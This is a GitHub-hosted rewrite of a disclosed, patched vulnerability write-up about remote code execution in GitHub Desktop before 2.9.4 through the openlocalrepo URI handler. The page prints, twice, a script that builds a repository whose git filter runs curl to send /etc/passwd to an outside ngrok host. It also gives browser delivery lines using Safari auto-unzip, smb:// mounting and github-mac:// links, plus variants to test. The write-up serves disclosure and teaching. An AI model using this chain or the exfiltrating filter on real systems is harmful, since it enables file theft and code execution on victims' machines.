Expand file tree
 Published on github.com
Metnew / write-ups Public
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitHub Desktop is the official desktop client for GitHub. Among its features is a set of custom URI handlers that let a web page or another application hand work to the app: for example, opening a repository. The handler relevant here is openlocalrepo, defined in the app's CLI command code, which imports a repository that already exists on the local filesystem into GitHub Desktop.
The write-up covers GitHub Desktop versions below 2.9.4. The researcher's point of departure is that git is a top-priority open-source project (it was selected by Google for a security audit) and that git, by design, runs local programs for remote communication, compression, diffing and formatting. That design surface is what the attack abuses.
Setup
The write-up describes a Safari delivery flow and an smb:// flow, and the researcher notes he had no Windows machine to test on. The researcher also discusses Windows behaviour but states plainly that he did not have a Windows machine to test on.
The proof-of-concept material lives in a folder alongside the write-up and consists of:
SafariPoC.app/Contents, a packaged Safari proof of conceptgithub_desktop_openlocalrepo_safari.gif, the demo recordingmake_evil_repo.sh, which builds the poisoned repositorymake_safari_poc.sh, which builds the Safari proof of conceptsafari.html,smb.html, the two delivery pagessafari.zip, the archive dropped on the victimsafari_open_safe.png, a screenshot of the Safari setting
Finding it
The observation is a difference between two URI commands. The openrepo command asks the user to confirm a local repository import. The openlocalrepo command does not. The handler takes the form:
github-mac://openlocalrepo/<path_to_local_repo>
and immediately imports the specified local repository into the app. The only interaction left is the browser's own prompt to run the URL command.
The second half of the finding is that importing a repository is not a passive act. GitHub Desktop reads the repository's git configuration, and git configuration can name programs to run. If an attacker can place a repository with a crafted .git/config on the victim's disk and then trigger openlocalrepo against it, the app will execute the attacker's commands.

The GIF is the demo recording for the Safari flow.
Exploitation
Step 1: craft a poisoned repository
A repository with malicious configuration cannot be delivered through git clone, because the clone does not carry the local config. It can be built locally, though, and shipped as a folder. The researcher's script does exactly that:
mkdir -p /tmp/evil
cd /tmp/evil
git init
cat > ./.git/config<<- EOM
[filter "any"]
    smudge = curl --data-binary "@/etc/passwd" https://metnew.ngrok.io/smudge
    clean = curl --data-binary "@/etc/passwd" https://metnew.ngrok.io/clean
EOM
touch example
git add ./example
git commit -m 'commit'
echo "*  text  filter=any" > .gitattributes
The script initialises a repository, then writes a [filter "any"] section into .git/config whose smudge and clean commands are curl invocations that exfiltrate /etc/passwd to the researcher's endpoint. It creates and commits a file, then writes a .gitattributes file that assigns filter=any to text files. The .gitattributes file is deliberately left uncommitted. The researcher notes that the test payload should be replaced, and that running git status inside the repository confirms the config is poisoned.
Step 2: understand why import triggers it
The repository carries git filters that GitHub Desktop will execute as soon as the repository is imported. When Desktop imports the repository, it runs the any filter for .gitattributes, because that file has not been committed yet. The researcher notes the filter runs because .gitattributes has not been committed yet.
Step 3: deliver the repository to the local filesystem
The delivery method depends on what the attacker knows about the target. The write-up frames the questions as: what is the targeted device's OS, browser and username? The OS and browser can be guessed from the User-Agent. The OS username can be uncovered by navigating the victim's browser to an ssh:// link: if the user confirms, an SSH session starts with the current username. Other esoteric methods exist, such as sending an HTML file to the target and later disclosing the full path with JavaScript.
Safari and "Open 'safe' files"
By default, Safari has the "Open 'safe' files after downloading" option enabled. As a result, running:
location.href = "./payload.zip"
makes Safari unzip the archive to ~/Downloads/evil without any user interaction.
Delivering with smb://
On macOS or Windows, a folder can be dropped with:
location.href="smb://publicshare"
On macOS this requires no more than a single click from the targeted user.
Other delivery channels
The researcher refers to alternative payload delivery methods (Keybase, Google Drive, iCloud and others) described in a separate write-up about .terminal files. On macOS 10.15, URLs of the form:
icloud-sharing://www.icloud.com/iclouddrive/0sW3_56zbqY0Exxxxxxxxxxxx#evil
automatically download folders from the web into the user's local iCloud files.
The working hypothesis is that delivering a malicious folder to the device requires no more than one click from the target. The smb:// strategy is preferred because it works on both macOS and Windows in no more than one click and has no specific requirements such as the OS username or particular OS settings. The researcher adds a note that he has no Windows machine, but recalls that Windows could mount public shares without triggering a dialog at all, and asks for confirmation.
Step 4: the Safari attack scenario
- The user visits the attacker's website.
- The website downloads a malicious archive. The archive with the malicious repository is extracted to
/Users/user/Downloads/archive. - The website runs:
location.href = 'github-mac://openlocalrepo//Users/user/Downloads/archive'
- Code execution follows.
Step 5: the smb:// attack scenario
- The user visits the attacker's website.
- The website opens:
location.href = "smb://guest:guest@publicshare"
and the user confirms.
3. The archive with the malicious repository is mounted to /Volumes/share/evil.
4. The website runs:
location.href = 'github-mac://openlocalrepo//Volumes/share/evil'
- Code execution follows.
The researcher notes that the proof of concept took a little long, but that the SMB server can be fine-tuned to skip the pause seen in the recording.
Root cause
Two facts combine: openlocalrepo imports a local repository without confirmation, unlike openrepo, and importing a local repository can lead to code execution. The uncommitted .gitattributes guarantees the filter runs during import.
Impact
An attacker can run arbitrary code on the targeted device through the GitHub Desktop protocol handler. The victim must have a vulnerable version installed and be lured to an attacker-controlled page; the delivery step is designed to need at most one click. GitHub's security team tracked the issue as low severity because exploitation requires conditions, and paid a $2,000 bounty. The researcher notes that similar bugs in GitHub Desktop were awarded $5,000 and $10,000, and that GitHub states it pays bounties only for critical issues.
Fix
As of version 2.9.4, GitHub Desktop asks for confirmation when opening a local repository. The change is in the linked pull request. The timeline was:
| Date | Event |
|---|---|
| Aug 29, 2021 | Initial report |
| Sep 9, 2021 | Vulnerability confirmed |
| Sep 10, 2021 | Pull request with the fix available |
| Sep 10, 2021 | GitHub awards the $2,000 bounty |
Variants to test
- Other custom URI handlers in desktop apps that import or open local content. A positive result is a handler that acts on a path without a confirmation dialog.
- Other git configuration keys that name programs, such as filters, hooks and external diff or textconv drivers, placed in a repository that is opened by a client rather than cloned. A positive result is execution during the client's import or status operation.
- Uncommitted files that force a filter to run on import, as
.gitattributesdoes here. A positive result is a filter invocation triggered by the client opening the repository. - Browser default behaviours that unpack or mount downloaded content without interaction, such as Safari's "Open 'safe' files" and
smb://share mounting. A positive result is attacker content landing at a predictable local path with no or one click. - Username and path disclosure through
ssh://links and local file paths echoed by JavaScript. A positive result is the OS username or full path appearing in attacker-visible output.
What happened, in plain words
GitHub Desktop is GitHub's desktop application for working with repositories. You can think of it as a remote control for your GitHub projects: it shows your repositories, lets you commit changes and pushes them to GitHub for you.
Like many desktop programs, GitHub Desktop can be told to do things by other programs, and even by web pages. It listens for special web addresses that start with github-mac://. When your browser sees such an address, it hands it to GitHub Desktop, the same way a mailto: link hands an email address to your mail app. These special addresses are called URI handlers (URI is just the formal name for a web address or link).
One of these handlers is called openlocalrepo. Its job is to take a repository (a project folder that git tracks) that already sits somewhere on your own computer and open it inside GitHub Desktop. The problem the researcher found is that, in versions of GitHub Desktop below 2.9.4, this handler did not ask the user "are you sure you want to open this folder?". It just did it.
That alone would be annoying but not dangerous. It becomes dangerous because of a second fact: when GitHub Desktop opens a repository, it reads a small settings file inside it called .git/config, and that settings file is allowed to name programs that git should run. So if an attacker can put a repository with a booby-trapped settings file on your disk, and then make your browser fire the openlocalrepo address at it, GitHub Desktop will run the attacker's commands on your machine. Running someone else's commands on your computer is called remote code execution, or RCE.
The researcher reported this to GitHub, and as of version 2.9.4 GitHub Desktop asks for confirmation when opening a local repository. He was paid a $2,000 bounty (a reward GitHub pays for security reports).
Background: why git is interesting to attackers
The write-up opens with a point about git itself. Git is the program that keeps track of changes in source code. Almost every software engineer uses it, and Google selected git for a security audit as a top-priority open-source project.
Git is not just a passive filing cabinet. To do its job well, git runs other programs on your computer. It runs programs to talk to remote servers, to compress data, to show differences between versions of a file, and to format text. This is by design: it makes git flexible and fast. But it also means that anything that can influence git's settings can potentially influence which programs git runs. That is the surface this attack abuses.
Summary of the finding
The openlocalrepo URI command in GitHub Desktop below 2.9.4 lets an attacker import a crafted repository whose .git/config contains a malicious payload, and that import leads to code execution on the victim's machine. The exploit files and helper scripts are in the same folder as the write-up.
The openlocalrepo URL command
GitHub Desktop has two similar commands. openrepo asks the user to confirm before importing a local repository. openlocalrepo does not. The address looks like this:
github-mac://openlocalrepo/<path_to_local_repo>
Here <path_to_local_repo> is a placeholder for the location of the repository on disk, for example a folder inside your Downloads. When the browser hands this address to GitHub Desktop, the app immediately imports whatever repository is at that path. The only thing standing between the attacker and the import is the browser's own prompt asking whether you want to open the link in an external application.
Crafting a poisoned git repository
A repository with a malicious configuration cannot be delivered by simply telling the victim to run git clone. Cloning copies the project's history but not the local settings file, so the booby trap would be lost. Instead, the attacker builds the repository locally and ships it as a plain folder (for example inside a zip archive). The researcher's script does exactly that:
mkdir -p /tmp/evil
cd /tmp/evil
git init
cat > ./.git/config<<- EOM
[filter "any"]
    smudge = curl --data-binary "@/etc/passwd" https://metnew.ngrok.io/smudge
    clean = curl --data-binary "@/etc/passwd" https://metnew.ngrok.io/clean
EOM
touch example
git add ./example
git commit -m 'commit'
echo "*  text  filter=any" > .gitattributes
Line by line, in plain words:
mkdir -p /tmp/evilcreates a folder calledevilinside the temporary directory. The-pflag means "create it if it does not exist, and do not complain if it does".cd /tmp/evilmoves the terminal into that folder so the following commands act on it.git initturns the folder into a git repository. Git creates a hidden subfolder called.gitthat holds all its bookkeeping, including the settings fileconfig.cat > ./.git/config<<- EOM ... EOMwrites the lines between the twoEOMmarkers into.git/config, replacing whatever was there. This is the booby trap. It defines a git filter namedanywith two commands,smudgeandclean.- The
smudgeline tells git: when you bring a file out of storage, runcurl --data-binary "@/etc/passwd" https://metnew.ngrok.io/smudge.curlis a command-line tool for sending web requests.--data-binary "@/etc/passwd"means "read the file/etc/passwdand send its contents as the body of the request"./etc/passwdis a standard file on Unix-like systems that lists user accounts.ngrok.iois a service that gives a temporary public address to a server running on the researcher's own machine, so the request lands on a server he controls. - The
cleanline does the same thing in the other direction, when git puts a file into storage. touch examplecreates an empty file calledexample.git add ./examplestages that file, meaning it tells git "include this file in the next commit".git commit -m 'commit'saves the staged file as a commit with the messagecommit.echo "* text filter=any" > .gitattributeswrites a file called.gitattributes. This file tells git which filter to apply to which files. The line says: for files that git considers text, use the filter namedany.
The researcher notes that the test payload should be replaced with whatever the attacker actually wants to run, and that running git status inside the repository confirms the configuration is poisoned: the filter fires and the request goes out.
Why importing the repository triggers the payload
Git filters are programs that git runs automatically when it moves files between your working folder and its internal storage. The .gitattributes file is what tells git to use the any filter for text files. Crucially, the researcher leaves .gitattributes uncommitted: it exists in the folder but has not been saved into git's history yet.
When GitHub Desktop imports the repository, it looks at the working folder and sees an uncommitted .gitattributes. To make sense of it, git has to apply the filter it names, and applying the filter means running the smudge and clean commands from .git/config. That is the moment the attacker's curl commands execute. The uncommitted state is not an accident; it is what forces the filter to run during the import rather than later.
Achieving code execution
At this point two facts combine:
- Importing a local repository through the
openlocalrepoURI command does not require the user to confirm the import (the only prompt is the browser asking whether to run the URL command). - Importing a local repository can lead to code execution, because the repository's own settings can name programs to run.
Together they mean that simply getting a victim to run a URL command can lead to malicious code execution.
Delivering a malicious repository to the local filesystem
The remaining problem for the attacker is getting the booby-trapped folder onto the victim's disk. The approach depends on what the attacker already knows about the target. The write-up frames the questions as: what is the targeted device's operating system, which browser does it use, and what is the username?
The operating system and browser can often be guessed from the User-Agent, a short string that every browser sends with each request identifying itself. The operating system username can be uncovered by navigating the victim's browser to an ssh:// link: if the user confirms, an SSH session starts with the current username visible. There are other, more esoteric methods, such as sending an HTML file to the target and later disclosing the full path with JavaScript.
Safari and "Open 'safe' files"
Safari, Apple's browser, has an option called "Open 'safe' files after downloading" that is enabled by default. When that option is on, Safari does not just save certain downloads; it opens or unpacks them for you. As a result, running this line of JavaScript on a web page:
location.href = "./payload.zip"
makes Safari download the archive and unzip it to ~/Downloads/evil without any user interaction. location.href is the browser's way of telling the current tab to navigate to a new address; setting it to a relative path like ./payload.zip starts a download of that file. The ~ stands for the user's home folder. So the attacker's folder lands on disk, unpacked, with the victim doing nothing beyond visiting the page.
Delivering malicious files with smb://
On macOS or Windows, a folder can be dropped onto the victim's machine by pointing the browser at a network share:
location.href="smb://publicshare"
smb:// is the address scheme for SMB, the file-sharing protocol used by Windows and supported by macOS. publicshare is the name of a share the attacker controls. On macOS this requires no more than a single click from the targeted user.
Other delivery channels
The researcher refers to alternative delivery methods (Keybase, Google Drive, iCloud and others) described in a separate write-up about .terminal files. On macOS 10.15, addresses of this form automatically download folders from the web into the user's local iCloud files:
icloud-sharing://www.icloud.com/iclouddrive/0sW3_56zbqY0Exxxxxxxxxxxx#evil
Delivery summary
The working hypothesis is that delivering a malicious folder to the device requires no more than one click from the target. The smb:// strategy is preferred because it works on both macOS and Windows in no more than one click and has no specific requirements such as the operating system username or particular settings. The researcher adds a note that he has no Windows machine, but recalls that Windows could mount public shares without triggering a dialog at all, and asks readers to check.
Attack scenarios
Safari attack scenario
The GIF is the demo recording for the Safari flow.
- The user visits the attacker's website.
- The website downloads a malicious archive. The archive with the malicious repository is extracted to
/Users/user/Downloads/archive. - The website runs:
location.href = 'github-mac://openlocalrepo//Users/user/Downloads/archive'
- Code execution follows.
Step 3 sets location.href to a github-mac:// address; the app imports the folder at /Users/user/Downloads/archive, and code execution follows.
smb:// attack scenario
- The user visits the attacker's website.
- The website opens:
location.href = "smb://guest:guest@publicshare"
and the user confirms.
3. The archive with the malicious repository is mounted to /Volumes/share/evil.
4. The website runs:
location.href = 'github-mac://openlocalrepo//Volumes/share/evil'
- Code execution follows.
The browser asks the user to confirm before opening the share, and once confirmed the share appears as a folder under /Volumes, which is where macOS mounts external disks and network shares. Step 4 then points GitHub Desktop at that mounted folder.
The researcher notes that the proof of concept took a little long, but that the SMB server can be fine-tuned to skip the pause seen in the recording.
Root cause
Two facts combine: openlocalrepo imports a local repository without confirmation, unlike openrepo, and importing a local repository can lead to code execution. The uncommitted .gitattributes guarantees the filter runs during import.
Impact and fix
An attacker can run arbitrary code on the targeted device through the GitHub Desktop protocol handler. The victim must have a vulnerable version installed and be lured to an attacker-controlled page; the delivery step is designed to need at most one click. GitHub's security team tracked the issue as low severity because exploitation requires conditions, and paid a $2,000 bounty. The researcher notes that similar bugs in GitHub Desktop were awarded $5,000 and $10,000, and that GitHub states it pays bounties only for critical issues.
As of version 2.9.4, GitHub Desktop asks for confirmation when opening a local repository. The change is in the linked pull request. The timeline was:
| Date | Event |
|---|---|
| Aug 29, 2021 | Initial report |
| Sep 9, 2021 | Vulnerability confirmed |
| Sep 10, 2021 | Pull request with the fix available |
| Sep 10, 2021 | GitHub awards the $2,000 bounty |
Variants to test
- Other custom URI handlers in desktop apps that import or open local content. A positive result is a handler that acts on a path without a confirmation dialog.
- Other git configuration keys that name programs, such as filters, hooks and external diff or textconv drivers, placed in a repository that is opened by a client rather than cloned. A positive result is execution during the client's import or status operation.
- Uncommitted files that force a filter to run on import, as
.gitattributesdoes here. A positive result is a filter invocation triggered by the client opening the repository. - Browser default behaviours that unpack or mount downloaded content without interaction, such as Safari's "Open 'safe' files" and
smb://share mounting. A positive result is attacker content landing at a predictable local path with no or one click. - Username and path disclosure through
ssh://links and local file paths echoed by JavaScript. A positive result is the operating system username or full path appearing in attacker-visible output.
Glossary
- API: a defined way for one program to ask another program to do something, like a menu of requests a service accepts.
- Bounty: a reward a company pays to someone who reports a security problem to it.
- Browser prompt: the dialog a browser shows before handing a link to another application or opening an unusual address.
- Commit: a saved snapshot of changes in a git repository, with a message describing it.
- curl: a command-line tool for sending requests over the web.
- Custom URI handler: a rule that lets a program claim addresses with a particular prefix, such as
github-mac://, so the operating system routes them to that program. .gitattributes: a file in a git repository that tells git which filters or settings apply to which files..git/config: the settings file inside a git repository, which can name programs git should run.- Git: the program that tracks changes in source code and lets people collaborate on it.
- Git filter: a program that git runs automatically when moving files between the working folder and its internal storage.
- GitHub Desktop: GitHub's official desktop application for working with repositories without using the website.
- iCloud: Apple's cloud storage service, which can sync files between a user's devices.
- JavaScript: the programming language that runs inside web pages and can make the browser do things like navigate or download.
location.href: the property of a browser tab that holds its current address; setting it makes the tab navigate or download.- macOS: Apple's operating system for Mac computers.
- Mount: to attach a disk or network share to the filesystem so its contents appear as a folder.
- ngrok: a service that exposes a server running on a local machine through a temporary public address.
- Open-source project: software whose source code is publicly available for anyone to read and contribute to.
openlocalrepo: the GitHub Desktop URI command that imports a local repository without asking for confirmation.openrepo: the GitHub Desktop URI command that imports a repository but asks the user to confirm first.- Payload: the part of an attack that actually does the damage, here the commands in the git filter.
- Protocol handler: the operating system feature that routes a custom address scheme to the program that registered it.
- Remote code execution (RCE): a vulnerability that lets an attacker run their own commands on someone else's computer.
- Repository: a project folder tracked by git, including its history and settings.
- Safari: Apple's web browser.
- SMB: the file-sharing protocol used by Windows and supported by macOS, addressed with
smb://. ssh://: an address scheme for secure shell connections, which can reveal the current username when a session starts.- URI: a formal name for an address or link, such as a web address or a custom scheme.
- User-Agent: a short string a browser sends with each request identifying itself and its operating system.
- Username: the name of a user account on a computer.
- Vulnerability: a weakness in software that an attacker can use to make it behave in a harmful way.
- Zip archive: a single file that packs several files and folders together, usually compressed.